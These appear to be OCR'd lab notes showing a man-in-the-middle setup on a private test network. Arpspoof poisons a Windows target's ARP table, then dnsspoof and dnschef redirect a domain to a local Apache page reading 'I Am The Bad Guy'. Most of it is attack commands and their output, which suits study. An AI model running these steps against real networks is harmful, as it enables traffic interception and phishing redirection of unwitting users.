
Arpspoof

# Enable IP Forwarding
echo 1 > /proc/sys/net/ipv4/ip_forward

# Allow DNS traffic through IP Tables Firewall
iptables -A INPUT -i eth0 -p udp --dport 53 -j ACCEPT
iptables -A PREROUTING -t nat -i eth0 -p udp --dport 53 -j REDIRECT --to-port 53

# On Attack machine select and interface you wish to have spoof a gateway

```
ip a
```




```
root@kali
1: lo: <L
    link/
    inet
       va
    inet6
       va
2: eth0:
    link/
```

My choices are loopback interface or Eth0

Run arp command to find target machine and gateway to spoof


```
arp
```



```
root@kali:~/Documents/Notes# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.29.1             ether   00:50:56:c0:00:01   C                     eth0
192.168.29.129           ether   00:0c:29:a7:bc:8b   C                     eth0
^C
```

To watch the spoof happen check the target Windows machines arp table. You will see the 2 hardware addresses differ

```
arp -a
```




```
PS C:\Windows\system32> arp -a

Interface: 192.168.29.129 --- 0xf
  Internet Address      Physical Address      Type
  192.168.29.1          00-50-56-c0-00-01     dynamic
  192.168.29.128        00-0c-29-b5-67-c1     dynamic
```

# Spoof the hardware address of the gateway and defined your target after

```
arpspoof -i eth0 -t 192.168.29.1 -r 192.168.29.129
```

Run the same arp command on the target again to verify the MAC has been spoofed




```
PS C:\Windows\system32> arp -a

Interface: 192.168.29.129 --- 0xf
  Internet Address      Physical Address      Type
  192.168.29.1          00-0c-29-b5-67-c1     dynamic
  192.168.29.128        00-0c-29-b5-67-c1     dynamic
```

Dnsspoof

Now we are pretending to be 192.168.29.1. We can use this address to spoof DNS

Create a hosts file with spoofed addresses. Mine is in /tmp/dnsspoof/hosts


```
mkdir /tmp/dnsspoof
vi /tmp/dnsspoof/hosts

#### Below this line is file contents
# Hosts file with DNS entries to spoof
192.168.29.128  osbornepro.com
```



```
root@kali:/tmp/dnsspoof# cat hosts
# Hosts file with DNS entries to spoof
192.168.29.128  osbornepro.com
```


Begin the dnsspoofing tool by running the below command.

```
dnsspoof -i eth0 -f hosts
```



```
root@kali:/tmp/dnsspoof# dnsspoof -i eth0 -f hosts
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.29.128]
```

We can ping that address from the target machine to make sure this resolves our way



```
PS C:\Windows\system32> ping osbornepro.com

Pinging osbornepro.com [192.168.29.128] with 32 bytes of data:
Reply from 192.168.29.128: bytes=32 time<1ms TTL=64
Reply from 192.168.29.128: bytes=32 time=1ms TTL=64
Reply from 192.168.29.128: bytes=32 time<1ms TTL=64
Reply from 192.168.29.128: bytes=32 time=1ms TTL=64
```


My /var/www/html/index.html file is as follows

```
<html>
        <head>
        <h1>I Am The Bad Guy</h1>
        </head>
        <body>You messed up homie. Don't click that link knuckle head.</body>
</html>
```

Start your apache2 web server and visit the site on the target machine

```
systemctl start apache2
```

# On Target open a web browser and visit your spoofed site


osbornepro.com
osbornepro.com/
To see favorites here, select ☆≡ then ☆, and drag to the Favorit


I Am The Bad Guy

You messed up homie. Don't click that link knuckle head.

Dnschef


Now we are pretending to be 192.168.29.1. We can use this address to spoof DNS

```
dnschef --fakeip 192.168.29.128 --fakedomains osbornepro.com
```



```
root@kali:/tmp# dnschef --fakeip 192.168.29.128 --fakedomains osbornepro.com
          _                _          __
         | | version 0.4  | |        / _|
       __| |_ __  ___  ___| |__   ___| |_
      / _` | '_ \/ __|/ __| '_ \ / _ \  _|
     | (_| | | | \__ \ (__| | | |  __/ |
      \__,_|_| |_|___/\___|_| |_|\___|_|
                   iphelix@thesprawl.org

(18:05:28) [*] DNSChef started on interface: 127.0.0.1
(18:05:28) [*] Using the following nameservers: 8.8.8.8
(18:05:28) [*] Cooking A replies to point to 192.168.29.128 matching: osbornepro.com
```

We can ping that address from the target machine to make sure this resolves our way



```
PS C:\Windows\system32> ping osbornepro.com

Pinging osbornepro.com [192.168.29.128] with 32 bytes of data:
Reply from 192.168.29.128: bytes=32 time<1ms TTL=64
Reply from 192.168.29.128: bytes=32 time=1ms TTL=64
Reply from 192.168.29.128: bytes=32 time<1ms TTL=64
Reply from 192.168.29.128: bytes=32 time=1ms TTL=64
```


My /var/www/html/index.html file is as follows

```
<html>
        <head>
        <h1>I Am The Bad Guy</h1>
        </head>
        <body>You messed up homie. Don't click that link knuckle head.</body>
</html>
```

Start your apache2 web server and visit the site on the target machine

```
systemctl start apache2
```

# On Target open a web browser and visit your spoofed site



osbornepro.com
osbornepro.com/
To see favorites here, select ☆ then ☆, and drag to the Favorit

I Am The Bad Guy

You messed up homie. Don't click that link knuckle head.